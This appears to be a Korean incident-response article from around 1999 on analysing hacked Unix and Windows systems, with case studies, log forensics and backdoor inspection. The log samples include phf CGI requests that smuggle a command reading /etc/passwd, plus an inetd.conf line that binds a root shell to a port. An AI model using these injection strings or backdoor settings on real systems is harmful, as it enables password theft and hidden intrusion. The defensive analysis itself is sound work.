해킹피해 분석방법과 대응기술

한국정보보호센터 임채호 · 김병천

1. 서 론

한국정보보호센터가 운영하고 있는 정보통신망 침해사고대응지원팀[1]은 '96년부터 국내외 해킹피해사고를 접수하여 피해시스템의 분석, 피해내용 분석, 침입자 경로 분석과 해킹방법 분석 등의 기술지원을 하고 있다. 특히 침입자의 해킹경로를 분석하여 해커의 출발지를 찾아내는데 주력하여 우회경로로 이용된 시스템의 해킹 피해 유무도 점검하는 등의 피해 확산방지 노력도 진행 중에 있다. 다음 표 1은 정보보호센터로 접수된 해킹사고 현황을 보여주고 있는데, 작년에 비하여 급격한 증가추세에 있음을 알 수 있다.

표 1 기관별 해킹사고 보고 건수

구 분	'96	'97	'98	'99. 1~11	합계
대학	95	32	80	232	439
기업/PC통신 사용자	46	25	69	194	334
비영리	2	2	3	22	29
연구소	0	3	4	10	17
기타	4	2	2	18	26
합계	147	64	158	476	845

특히 국내 대학이 많은 해킹피해를 당하고 있어 이에 대한 대책과 기술개발, 안전운영이 절실한데, 예전에는 대학 연구실의 개인 PC 리눅스나 워크스테이션이 대상이었으나 최근에는 전산실의 서버들도 해킹으로 피해를 당하는 경우가 있다. 본고에서는 최근 해킹기법과 사례, 해킹피해시스템 분석과 대응방법, 관련 기술 현황 등을 살펴보고자 한다.

1) CERTCC-KR, Korea Computer Emergency Response Team/Coordination Center

2. 최근 해킹기법 및 사례

2.1 최근 해킹기법 동향

최근 해킹기법은 더욱 복잡해지고 프로그램화되는 등 자동화되고 있으며 마이크로소프트사 윈도우시스템 등 새로운 시스템에 대한 해킹기법들도 계속 발표되고 있는 실정이다. 최근 해킹기법 및 해킹사고의 특징을 살펴보면 다음과 같다.

첫째, 대규모 단위의 네트워크를 대상으로 컴퓨터서버에 대해 해킹취약점을 한꺼번에 알아낼 수 있는 성능이 향상된 보안스캐너(Security Scanner)의 출현으로 해커들은 무작위로 해킹공격을 감행하고 있다는 점이다. 예를 들어 *.CO.KR을 대상으로 스캔을 실행할 수 있어 국내 모든 대학이 가지고 있는 정보시스템의 취약점을 한꺼번에 알아낼 수 있다. 물론 *.KR 도메인을 대상으로 하면 국내 인터넷에 연결된 모든 컴퓨터의 취약점을 알아낼 수 있는 것이다.

둘째, 리눅스OS를 서버로 이용하는 시스템이 해커들의 목표가 되고 있다. 리눅스는 자체적으로 보안유틸리티를 많이 보유하고 있음에도 불구하고 알려진 100여개 이상의 보안취약점을 막지

않고 있거나 차단환경 구성을 하지 않아 해커들의 주된 공격대상이 되고 있다.

셋째, MS윈도우시스템의 백오리피스를 이용 원격에서 조정하여 자료를 열람한다던가 삭제하는 등의 방법, 서비스거부공격(Denial of Service Attack) 등으로 시스템을 정지 파괴하는 등 윈도우시스템 대상 해킹방법이 많이 소개되고 있다.

넷째, rpc ftpd, cmds, RAS 등 응용프로그램의 버퍼오버플로우 보안취약점을 이용한 해킹 방법이 많은 주류를 보이고 있으며 이를 이용하면 로컬이나 원격지에서 root 권한을 손쉽게 침해한다.

다섯째, Smurf 공격으로 알려진 네트워크 부하를 주는 공격이 작년에 출현하였다. 이 방법도 네트워크나 시스템을 정지시키는 서비스거부공격의 하나이며, 최근 출현한 분산환경하에서 동작하는 여러 트로이목마를 이용한 서비스거부공격인 trinoo(혹은 trin00)와 tribe flood network(TFN)은 더욱 치명적인 시스템과 네트워크 마비를 일으킬 수 있다.

여섯째, 네트워크 바이러스인 멜리사(Melissa)와 같은 매크로 바이러스, 그리고 악성 자바애플릿(JAVA Applet), 마이크로소프트 액티브엑스(Active X) 코드 등 웹기반 악성코드에 의한 자료 유출 등이 나타나고 있다. 특히 Ecokys 등 신종 바이러스는 해킹기법을 응용하여 트로이목마를 PC에 설치하는 기능이 들어가 있어 바이러스제작자에게 PC내 개인정보를 유출하게 된다.

이상에서 알 수 있듯이 지금까지는 패스워드 크랙, 로그삭제, 뒷문(backdoor), 웹서버 공격, 세션가로채기 등이 주된 공격방법이었으나 최근에는 단순히 유닉스서버 공격 방법이 아닌 윈도우시스템과 웹관련 공격, 네트워크 이용 바이러스, 네트워크정지 및 파괴용 공격, 대규모 네트워크 공격 방법 등이 주를 이루고 있다.

표 2 해킹 유형별 분류

구분	'98	'99. 9	계	비고
해킹프로그램 이용	56	181	237	mscan, sscan 등
시스템 취약점 이용	64	122	186	ftpd, rpc 관련 공격 등
스팸, 메일폭탄	9	12	21	mail spam 등
기타	32	51	83	시스템 오류, 서비스 거부 공격 등

2.2 최근 유형별 해킹 피해 사례

2.2.1 백오리피스를 이용한 주요자료 유출

'99년 3월 서울 모대학교 L군은 과기대의 네트워크를 대상으로 개인 PC의 해킹프로램인 백오리피스가 설치되어 있는 시스템을 점검한 후, 백오리피스를 이용하여 시스템 내 "우리별 3호"에 대한 정보 등 주요 정보를 탈취하였다. L군은 평소 해킹에 관심이 많은 학생으로 자신의 홈페이지에 해킹하는 방법 등 해킹 관련 자료들을 게시하였다. 또한 과기대로부터 탈취한 "우리별 3호" 등의 자료를 "자유 게시판"에 게시하기도 하였다. 이 사건은 피해기관 네트워크 담당자의 의뢰로 경찰청 컴퓨터 범죄 수사대에 신고되어 침입행위를 한 L군은 불구속 입건되었다.

KAIST 해킹사고 이외에도 백오리피스를 이용한 해킹사고는 지속적으로 접수되고 있다. 특히, 다수의 사용자들이 사용하는 PC방에서 백오리피스를 이용하여 외부에서 시스템을 파괴하거나, 수행중인 프로그램들(스타크래프트, 웹브라우저 등)을 강제로 종료시켜 어떻게 대처해야 하는지에 대한 문의도 많이 들어오고 있다. 악의적인 해커는 PC방의 한 시스템에 백오리피스를 몰래 설치하고 이 PC에서 입력되는 모든 내용이 특정한 파일에 저장되도록 한다. 이 사실을 알지 못하는 직장인은 점심시간을 이용하여 한 은행의 인터넷 뱅킹 사이트에 접속하여 자신의 계좌번호, 사용자 ID, 비밀번호를 입력한다 해커는 자신의 집에서 백오리피스가 설치된 PC방의 시스템에 접속하여 그 직장인의 계좌번호, 사용자 ID, 비밀번호가 들어 있는 파일을 가져와서 이를 이용하여 불법적으로 자신의 구좌로 계좌이체를 시킨다. 가상의 시나리오이지만 얼마든지 일어날 수 있는 일이다.

백오리피스(Back Orifice)는 CDC(Cult of the Dead Cow)라는 해킹그룹의 Sir Dystic이 만든 윈도우즈 95/98에 대한 해킹 도구로 파일시스템의 모든 파일들에 대하여 접근이 가능하고, 프로세스의 생성/삭제도 원격조정할 수 있다. 그리고 시스템 패스워드 유출, 키보드 모니터링,

네트워크자원의 공유지정, 네트워크접속 제지

정, 파일조작, 레지스트리조작도 가능하다. 이외에도 여러 가지 기능을 이용하여 원격사용자는 마치 자신의 시스템처럼 백오리피스에 감염된 시스템을 사용할 수 있다. 일부 대학에서는 교수의 시험출제내용을 백오리피스를 이용하여 유출하는 사례가 있다고 한다.

윈도우즈 시스템에 대한 백오리피스의 심각성이 너무나 잘 알려져 있어 최근 바이러스 백신 업체에서도 이들을 진단하고 제거할 수 있는 기능을 가지고 있다. 따라서, 개인 PC 사용자들은 최신 백신을 이용하여 주기적으로 점검함으로써 백오리피스를 탐지하고 제거할 수 있다. 이외에 다음과 같은 방법으로 수동점검이 가능하다.



그림 1 백오리피스 화면

- ㅇ백오리피스가 기본적으로 사용하는 31337 포트를 모니터링하여 백오리피스 공격을 탐지할 수 있다. NOBO와 같은 공개 소프트웨어는 마치 자신이 백오리피스에 감염된 서버인 것처럼 공격자를 속여 공격자의 행위를 모니터링 할 수 있는 도구이다.
- ㅇ백오리피스 설치시 c:\windows\system 아래에 windll.dll 이란 이름의 파일을 생성한다. 공격자가 파일명을 조작할 수도 있으므로 8,192 바이트 크기의 파일을 점검한다.
- ㅇ백오리피스 설치시 c:\windows\system 아래에 " .exe" 이름의 파일을 생성한다. 공격자가 파일명을 조작할 수도 있으므로 약 122K 크기의 파일을 점검한다.
- ㅇHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\Defaul의 값을 regedit 명령으로 확인하여 Blank가 아니고 특정값이 들어있으면 백도어가 있다고 판단하여 해당 값을 삭제한 후 시스템을 재부팅 시킨다.

2.2.2 홈페이지 해킹 사고

'99년 6월 H 대학교의 컴퓨터공학과 홈페이지가 국외 해커에 의해 변조되었다. 공격자는 벨기에와 카나다에서 침입한 "ch0jin"이라고 밝힌 해커로 "gh(글로벌 헬)"가 미국의 FBI에 의해 수사를 받고 있는 것 에 항의하는 내용으로 홈페이지를 변경하였다. 글로벌 헬은 지난 5월 맥악관의 웹사이트가 부분정지되는 사고가 발생하여 이를 수사하는 과정에서 범인으로 지목된 해커 그룹으로, 대대적인 단속을 시작하면서 FBI와 사이버 전쟁이 시작되었다. 현재 연방수사국의 발표에 의하면, 이와 관련해 글로벌 헬 소속 해커인 에릭 번스(19 · 사이버 이름은 자이클론)가 1년 전에 정부기관 컴퓨터를 3차례 공격한 혐의로 연방수사국에 체포돼, 버지니아 대배심에 의해 기소되었으며, 글로벌 헬 소속 해커들 가운데 최소한 8명이 연방수사국에 쫓기고 있다고 한다.



그림 2 해킹당한 H 대학의 홈페이지

H 대학의 해킹당한 시스템을 분석한 결과 웹서버의 /cgi-bin/phf를 이용하여 사용자 패스워드 파일(/etc/passwd)가 유출되었으며, 이중 일부 사용자 계정(unix, shanta)을 도용하여 시스템에 불법 접근하였다. 시스템의 관리자 권한을

획득하기 위해 "ping" 버퍼 오버플로우 공격을 이용하였으며, 관리자 권한을 획득한 후에는 홈페이지 내용을 수정하는 행위만을 하였다. H 대학의 불법침입 및 홈페이지 변조에 사용된 해킹 기법은 3가지이다.

첫째, /cgi-bin/phf 프로그램 자체의 오류를 이용한 비밀번호 파일(/etc/passwd) 유출이다. phf는 웹서버에서 사용되는 CGI 프로그램으로서 사용자 입력을 해석하는 부분에서의 오류로 인해 원격지에서 임의의 명령을 수행시킬 수 있다. phf 공격을 받았을 경우 아래와 같은 로그가 남는다. 아래의 로그는 123.45.67.89 시스템으로부터 phf 취약점을 이용하여 패스워드 파일을 유출하려는 시도를 나타내고 있다.

access_log:
123.45.67.89 - - [04/June/1999:06:06:08 +0900]
"GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc
/passwd HTTP/1.0" 200 844

둘째, 공격자는 phf 공격으로부터 획득한 패스워드 파일에서 사용자들의 패스워드를 알아내기 위해 Crack이라는 해킹프로그램을 사용하였다. 일반적으로 패스워드 파일의 사용자 비밀번호는 암호화되어 저장되기 때문에 패스워드 파일을 가져간다고 하더라도 사용자들의 비밀번호를 바로 알아낼 수 없다. 하지만 공격자들은 Crack이라는 패스워드 해킹 프로그램을 이용하여 단어사전에 등록된 단어와 같은 쉬운 패스워드를 사용하는 사용자를 알아낼 수 있다. 패스워드는 일반적으로 시스템에 접근하기 위하여 사용자를 인증하는 도구로 대단히 중요하지만 사용자들의 무관심으로 패스워드를 사용하지 않거나 타인에 의해 도용당할 수 있는 쉬운 패스워드를 사용하는 경우가 많다. 해킹당한 시스템의 unix, shanta라는 계정도 이러한 쉬운 패스워드를 사용함으로 인해 공격을 당할 수 있었다.

셋째, Crack에 의해 취득한 사용자들의 패스워드를 이용하여 시스템에 침입한 후 공격자는 시스템관리자 권한을 획득하기 위해 "ping" 취약점을 이용하였다. 오래된 "ping" 프로그램은 버퍼오버플로우 취약점이 있어 일반사용자가 시스템 관리자 권한을 획득할 수 있다. "ping" 뿐만 아니라 최근의 많은 공격이 이러한 버퍼오버플로우 공격으로 인해 발생되고 있는데 여기에 대한 가장 손쉬운 대책은 보안패치를 꾸준히 하는 것이다.

2.2.3 K 대학 침입 후 18만여 사이트 취약점 수집

'99년 11월 4일 영국의 대학망과 연구망의 보안을 담당하는 JANET-CERT로부터 국내의 K 대학에서 영국의 대학들을 상대로 보안취약점을 스캔하고 있다는 보고를 받았다. 공격을 시도하는 IP 주소를 추적한 결과 해당 시스템은 K 대학의 한 연구실에서 운영하는 리눅스 서버로 이 시스템 역시 에스파니아로부터 해킹을 당한 것으로 나타났다. 공격자는 K 대학의 시스템을 해킹한 후 영국, 캐나다, 대만, 미국 대학들, 미국 기업들 등 모두 186,547 사이트를 대상으로 해킹가능한 보안 취약점 정보를 수집하였다. 또한 보안취약점이 발견된 사이트에 대해서는 실제 해킹도구를 이용하여 해킹을 시도한 것으로 보인다.

이 사고은 국외에서 국내 시스템을 해킹한 후 다시 국외 기관을 공격한 경우이다. 실제 국내에서 올 10월까지 접수된 360건의 해킹사고 가운데 147건(40.8%)이 국외에서 국내 시스템을 해킹한 후 다시 국외를 공격한 사건으로 국내 시스템들이 해킹 경유지로 많이 사용되고 있음을 알 수 있다. 해당 시스템을 분석한 결과 공격자의 공격과정은 다음과 같았다.

- ㅇmountd를 이용한 시스템 침입 : 이 피해시스템은 mountd라는 프로그램의 버퍼오버플로우 취약점을 이용하여 원격지에서 불법적으로 침입당하였다. mountd는 최근 RPC(Remote Procedure Call) 서비스의 일종으로 rpc.statd, rpc.cmsd, rpc.ttdbserve 등과 함께 시스템의 해킹에 많이 이용되고 있다. 일반적으로 관리자들이 이들 서비스들이 불필요함에도 불구하고 서비스를 해주는 경우가 많은데 /etc/inetd.conf 등에서 해당 서비스들을 코맨트 처리하는 등의 조치가 필요하다.
- ㅇ해킹 프로그램 설치 및 운영 : 공격자는 침입 후 숨겨진 디렉토리(/dev/. /, /dev/ssddaa6699/. /)에 각종 해킹 프로그램들을 설치하고, 영국, 캐나다, 미국 대학들, 미국 기업

들, 대만 등을 대상으로 해킹시도를 하였다. 공격자가 실제 공격에 앞서 가장 먼저 하는 행위가 해킹가능한 보안취약점을 찾는 것이다. 지난 '98년 6월에 발표된 mscan이라는 대규모 네트워크 스캔 도구와 함께 최근 여러 가지 취약점 스캔 도구들이 해킹에 사용되고 있다.

- ㅇ네트워크 불법감시 : 공격자는 해킹한 시스템에 sniffer라는 네트워크 도청 도구를 설치하여 K 대학의 네트워크를 도청하였다. 한 시스템에 해킹 공격 후 네트워크 도청은 해커들의 일반적인 행위로 이를 통해 해킹한 시스템 뿐만 아니라 다른 시스템의 사용자 ID와 패스워드까지도 알아낼 수 있다. 따라서, 해킹당한 시스템으로 인해 해당 기관의 네트워크 전체가 공격을 당할 수 있다. 해당 시스템이 sniffer 등에 의해 모니터링 당하고 있는지를 확인하기 위해서는 'ifconfig'라는 명령어를 사용하거나 ifstatus, CPM (Check Promicuous Mode)등의 공개 도구를 이용하여 점검할 수 있다.
- ㅇ재침입을 위한 백도어 설치 : 최초 시스템을 공격하기 위해서 mountd 취약점을 이용하였지만, 차후에 쉽게 그리고 발견되지 않고 침입하기 위해서 백도어를 설치하였다. 해당 시스템의 login, in.telnetd 등을 변경하여 "rewt"라는 계정으로 들어올 경우 시스템관리자 권한을 부여하도록 하였으며, inetd 환경을 변경하여 6969번 포트로 접근할 경우 역시 시스템 관리자 권한의 쉘을 부여하도록 하였다. 이러한 백도어 설치도 역시 해커들의 일반적인 행위로 차후 재침입과 침입사실을 발견되지 않기 위해 사용하고 있다. 백도어 설치를 위한 대표적인 해킹도구는 루트킷(Rootkit)으로 시스템의 각종 프로그램들을 트로이버전으로 변경하므로 루트킷 공격을 받으면 시스템을 다시 설치하여야만 한다.

2.2.4 Trinoo분산해킹도구에 의한 서비스거부공격

국내 A기관의 시스템 관리자가 비인가된 사이트에서 불법적인 접속을 발견하고 보고한 바 있었으며 침입자는 솔라리스 rpc 관련 취약점을 이용하여 관리자 권한 획득하였다. 이후 시스템을 조사한 결과 cron 테이블에서 "tsolnmb"라는 trinoo 데몬 실행 중이었으며 이 Trinoo 실행파일을 string 으로 보면 다음과 같이 Trinoo 마스터서버가 해외 사이트로 지정되어 있고 "tserver1900" 이 실행중임을 확인할 수 있었다.

```
#strings tsolnmb
161.53.xx.yy
socket
bind
recvfrom
%s %s %s
aIf3YWfOhw.V.
PONG
:HELLO*
```

유사하게 국내 B 대학 사례에서는 영국으로부터 국내 모 대학의 20여개 시스템이 해킹 피해를 받았음을 통보받았으며 이 시스템들은 솔라리스 rpc 관련 취약점을 이용하여 시스템 침입당하였음을 알수 있었다. 이 대학에서 trinoo가 사용하는 포트와 rpc 공격에 사용되는 포트로 타 대학 네트워크를 스캔하여 전체 60여 시스템을 또한 해킹하였으며 시스템 침입후 trinoo master/deamon인 rpc.listen/httpd라는 프로그램 설치 후 실행하였다. 결국 이 타대학 호스트를 매개로 이용하여 국외 특정 호스트로 UDP flooding 공격을 시도하고 네트워크 과부하 발생시킨 사고이었다. 분석 후 네트워크 과부하 현상을 제거하기 위하여 라우터에서 UDP 31335, 27444 포트를 차단하였다.

2.2.5 smurf 공격 사례

'98. 5. 국내 E대학이 외국해커에 의해 smurf 공격에 이용되어 미국 ISP들이 만드는 인터넷 불법 리스트에 추가되었다. 이와같은 공격은 그 밖에도 다른 대학과 기업에서도 발생하였다. 최근 이와같은 서비스 거부공격이 자주 발생하고 있은데 ICMP, Syn flooding, ping 등 다양한 형태의 공격이 이루어지고 있다. 시스템에서 제공하는 snoop을 이용하여 감시한 smurf 공격의 로그는 다음과 같다.

```
204.220.36.1      -> 128.134.170.255 ICMP Echo request
128.134.86.170    -> 204.220.36.1    ICMP Echo reply
128.134.170.166   -> 204.220.36.1    ICMP Echo reply
128.134.170.8     -> 204.220.36.1    ICMP Echo reply
128.134.170.50    -> 204.220.36.1    ICMP Echo reply
128.134.170.6     -> 204.220.36.1    ICMP Echo reply
128.134.170.11    -> 204.220.36.1    ICMP Echo reply
128.134.170.165   -> 204.220.36.1    ICMP Echo reply
128.134.170.200   -> 204.220.36.1    ICMP Echo reply
128.134.170.160   -> 204.220.36.1    ICMP Echo reply
```

2.2.6 imapd 취약점 공격 사례

'97. 12. 신원미상의 해외 침입자가 국내 모협회가 운영하는 WWW서버를 해킹하여 불법적인 사용을 하다가 시스템관리자에 의해 발견되었다. 침입자는 안정성이 보장되지 않는 리눅스 홈페이지 서버로 Imapd 원격취약점을 이용하여 시스템의 관리자권한을 획득한 후, 주요 시스템파일의 변경과 뒷문프로그램을 설치하였다.

```
Jun 19 17:58:03 ns imapd[1792]: command stream end of file, while reading line
user=^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^Phost=xxx46.xxx.com.br
Jun  8 00:10:10 ns imapd[3262]: Login failure user=^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^
?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^
?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^? host=210.225.xxx.xxx
Jun  8 00:13:10 ns imapd[3262]: Autologout user=^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?
^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^
^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?^?
host=210.225.xxx.xxx
Jun  9 09:10:47 ns imapd[2662]: command stream end of file, while reading line
user=??? host=198.78.xxx.xxx
```

3. 해킹피해시스템 분석 방법

3.1 관리자관점에서의 분석

침입자는 다양한 방법을 이용하여 시스템에 침입하여 불법작업을 수행한다. 관리자가 이러한 침입자의 행동을 모니터링하는 것은 쉽지 않지만 침해사고가 발생할 경우 시스템이 가지고 있는 여러 로그기록을 이용하여 침입자 확인, 침입 방법, 침입자의 출발 호스트 등의 정보를 얻을수 있다. 그리고 침입자들이 이용하는 웹서버, Imapd 등 서비스취약점을 이용한 공격도 서버들이 기록하는 로그기록을 분석할 수 있는 것이다. 여기에서 UNIX 기반의 시스템에서 제공되는 로그정보를 검검하는 예를 들어 설명하기로 하자.

3.1.1 시스템로그파일

UNIX 시스템에는 다양한 로그정보를 가진 파일과 관련 명령어들이 있다. 먼저 시스템내의 로그 파일은 주로 /var/adm 디렉토리에 존재하게 되는데 필요에 따라 파일의 위치를 변경할 수 있다. /var/adm/ 파일들은 /var/adm/messages, /var/adm/utmp(x), /var/adm/wtmp(x), /var/adm/lastlog, /var/adm/logining, /var/adm/acct 등 이 제공된다. 이 파일들이 가지고있는 정보를 살펴보면 다음과 같다.

표 3 유닉스 기본 로그 파일

로그 파일	보유정보
/var/adm/messages	console 상에 있는 정보
/var/adm/utmp(x)	현재 로그인한 사용자 정보
/var/adm/wtmp(x)	사용자의 로그인, 로그아웃 시스템의 shutdown, start up
/var/adm/lastlog	사용자의 최근 로그인관련 정보
/var/adm/acct	사용자의 command 정보

/var/adm/wtmp(x)는 시스템 사용자의 접속정보를 알수가 있는 파일이다. 이는 last명령어를 이용하여 정보를 볼 수 있는데 그 예는 다음과 같다.

```
userone ftp    dialup77-1-40.sw  Sat Jun 27 00:43 - 01:43  (01:00)
userone ttyp1  dialup77-1-40.sw  Sat Jun 27 00:36 - 00:42  (00:06)
userone ftp    147.46.xx.xxx     Fri Jun 26 14:13 - 14:14  (00:00)
userone ttyp4  147.46.xx.xxx     Fri Jun 26 14:11 - 14:12  (00:00)
guest0  ttyp4  147.46.xx.xxx     Fri Jun 26 12:15 - 12:45  (00:29)
userone ttyp0  147.46xxx.xxx     Mon Jun 22 17:25 - 17:25  (00:00)
hykim   ttyp2  203.234.xx.xxx    Mon Jun 22 17:24 - 17:25  (00:00)
```

위의 경우 userone은 평소 147.46.xxx.xxx 네트워크에서 접근을 하는데 비해 비정상적인 시간대에 dialup77-1-40.sw.. 호스트에서 접근한 사실을 알수가 있다. 이는 userone 의 비밀번호가 누출이 되어 이상한 호스트에서 접근한 것을 알수가 있는 것이다.

syslog 데몬을 이용하여 시스템 접속 오류등에 대한 로그를 설정하였을 경우 messages 파일을 점검함으로서 불법적인 접근 시도가 있었는지도 살펴볼 수 있다. 이는 시스템 사용상의 오류를 포함한 외부로부터의 불법적인 접근 등을 검사할 수 있다.

위의 경우는 외부로부터 named 버그를 이용하여 시스템에 침입하기 위한 침입자에 의해

```
Jun 22 00:51:39 ns named[253]: starting. named 4.9.6-REL Tue
Mar 31 13:41:12 EST 1998
^Iewt@xxx.xxx.com:/usr/src/redhat/BUILD/bind-4.9.6/named
Jun 22 01:01:37 ns named[253]: starting. named 4.9.6-REL Te
Mar 31 13:41:12 EST 1998
^Iewt@xxx.xxx.com:/usr/src/redhat/BUILD/bind-4.9.6/named
Jun 23 14:20:54 ns named[5334] starting. named 4.9.6-REL
Tue Mar 31 13:41:12 EST 1998
^Iewt@xxx.xxx.com /usr/src/redhat/BUILD/bind-4.9.6/named
```

named 데몬이 재시동되는 것을 알 수 있다. 이와같이 다양한 로그정보들을 검토 함으로서 외부로부터의 불법적인 접근 시도 또는 접근 사실을 알 수 있다.

3.1.2 주요 서버의 로그정보 분석

○ 웹서버의 로그 정보 분석 : 관리자는 웹서버의 로그 파일인 Access log나 error log파일을 점검하므로써 외부 침입자가 시스템내의 중요 파일을 가져갔는지 알아보아야 한다. 주로 access_log, error_log 등은 /var/adm/httpd/logs와 같은 디렉토리에 존재하며 이는 httpd 설치시 사용자에 따라 설정할 수 있다. 다음은 xxx.xxx.com 으로부터 http 서버 phf 버그를 이용하여 패스워드 파일을 가져간 예이다.

```
xxx.xxx.com - - [16/Jun/1998:10:38:02 +0900] "GET /cgi-bin/phf?Qnam
e=root%0Acat%20/etc/passwd HTTP/1.1" 200 114873
```

○ IMAPD, POPD 로그 정보 분석 : 다음으로는 최근 개인 전자우편관련하여 많이 사용하고 있는 Imapd(Popd)를 이용하는 방법이다. 이 방법은 데몬에 많은 데이타를 보내 버퍼 오버플로우를 발생시켜 새로운 쉘(Shell)을 실행하는 방법으로서 /var/adm/messages파일에서 알 수 있다. 다음 사례는 198.78.xxx.xxx 호스트에서 시스템의 Imapd로 접근한 내용을 보여주고 있다.

```
Jun 9 09:10:47 ns imapd[2662]: command stream end of file,
while reading line user=??? host=198.78.xxx.xxx
Jun 9 09:10:56 ns imapd[2664]: command stream end of file,
while reading line user=??? host=198.78.xxx.xxx
```

3.2 공격자 관점에서의 분석

시스템 관리자관점에서 분석해나가는 침해사고 시스템 점검을 통해서 얻은 결과에 대해서 만족할 경우도 많지만 경험 많은 침입자의 경우 일반적으로 로그들은 삭제하고 가는 경우가 많으므로 해커의 관점에서 시스템 침입시 하는 행동들을 예측하고 그 흔적을 알아내어 시스템이 남기는 정상적인 로그이외의 해킹흔적들을 찾아야 한다.

3.2.1 뒷문(Backdoor) 프로그램 점검

뒷문 프로그램이란 일명 구멍이라고 해서 해커들이 임의의 시스템을 해킹한 후 해킹한 시스템에 흔적없이 다시 들어오려는데 주로 사용한다. 좀 더 자세히 분류하면 해커들이 설치하는 뒷문 프로그램은 원격접근을 위한 것, 내부 사용흔적을 감추기 위한 것, 일반사용자가 쉽게 관리자(root)가 되기위한 것, 이렇게 크게 3종류로 분류할 수 있다.

실제 해킹을 당한 피해시스템을 점검하면서 발견된 사례를 보도록 한다.

○ .rhosts, /etc/hosts.equiv 뒷문 프로그램

```
% ls -ld /etc/hosts.equiv
-rw-r--r-- 1 root 16 Jan 18 1995 /etc/hosts.equiv
==========_==========================
# find / -name .rhosts -print
/var/spool/uucppublic/.rhosts
/.rhosts
```

○ 뒷문으로 이용된 서버데몬(inetd 이용)

```
</etc/service 파일 >
        생략
ftp             21/tcp
open            22/tcp          open
telnet          23/tcp
smtp            25/tcp          mail
(..... 생략
</etc/inetd.conf 파일>
#pop-2  stream  tcp     nowait  root    /usr/sbin/tcpd ipop2d
pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop3d
#imap   stream  tcp     nowait  root    /usr/sbin/tcpd imapd
... ... ..... 생략
open    stream tcp      nowait  root    /usr/sbin/tcpd  /bin/bash
#finger stream tcp       nowait  root    /usr/sbin/tcpd  in.fingerd
```

○ 시스템 분석시 발견된 뒷문프로그램 구성 사례 해커들은 뒷문프로그램이 숨겨야 할 정보들을 다음과 같은 구성화일을 만들어 저장하기도 한다. 물론 이 구성화일은 관리자나 사용자가 찾기 어려운 위치에 만든다.

표 4 대표적인 뒷문 프로그램 사례

분 류	뒷문 프로그램명	비고
원격 접근용	trojaned login	매직 패스워드를 사용, 로긴후 로그를 안남김
	trojaned inetd	외부에서 숨겨진 포트에 접속 허용
	rhosts, /etc/hosts.equiv	패스워드 없이 모든 호스트의 접근허용
	/etc/exports	외부에서 파일시스템 접근허용
	trojaned rshd, rlogind	매직 패스워드를 사용, 로긴후 로그를 안남김
	trojaned tcpd	특정 IP에대해 무조건 접근허가
	trojaned telnetd	매직 패스워드를 사용, 로긴후 로그를 안남김
	backdoor daemon(inetd 이용)	/etc/inetd.conf에 백도어 심음
	backdoor daemon(영구데몬)	백도어 데몬 프로세스를 특정 포트로 생성
	backdoor daemon(rc파일이용)	rc 파일에 백도어 데몬 심음
	hosts.allow/hosts.deny	특정 IP나 네트워크에대해 무조건 접근허용
	trojaned fignerd	외부의 접근허용 쉘을 띄워줌
	기타 trojaned daemons	각종 데몬들의 소스를 수정하여 백도어 가능
내부 사용 흔적 삭제용	trojaned w, who	특정 사용자의 정보를 숨김
	trojaned ps, top	특정 프로세스의 정보를 숨김
	trojaned ifconfig	스니퍼링 탐지를 방해
	trojaned finger	특정 사용자의 정보를 숨김
	trojaned netstat	특정 IP의 접속정보 숨김
	trojaned ls	특정 파일이나 디렉토리 숨김
	trojaned du	특정 파일이나 디렉토리 숨김
	trojaned syslogd	특정 로그내용 숨김
	trojaned tcpdump	특정 IP의 접속정보 숨김
관리자권한 획득용	trojaned shell	부팅화일들이나 보안취약점을 이용 생성
	trojaned chfn	일반사용자가 루트가 되게하는 백도어 루틴내장
	trojaned chsh	일반사용자가 루트가 되게하는 백도어 루틴내장

```
# ls -l /dev/ttypq
total 136
drwxrwxr-x   2 500  500  512 Jun 25 04:23 ./
drwxr-xr-x   4 root  other  512 Jul  7 20:18 ../
-rwxr-xr-x  1 500  500   7809 Jun 25 04:23 linsniffer*
-rw-r--r--   1 500  500  393 Jun 25 04:23 ls.
-rw-r--r--   1 500  500  446 Jun 25 04:23 netstat.
-rw-r--r--   1 500  500  116 Jun 25 04:23 ps
-rw-r--r--   1 500  500  33 Jun 25 04:23 syslog.
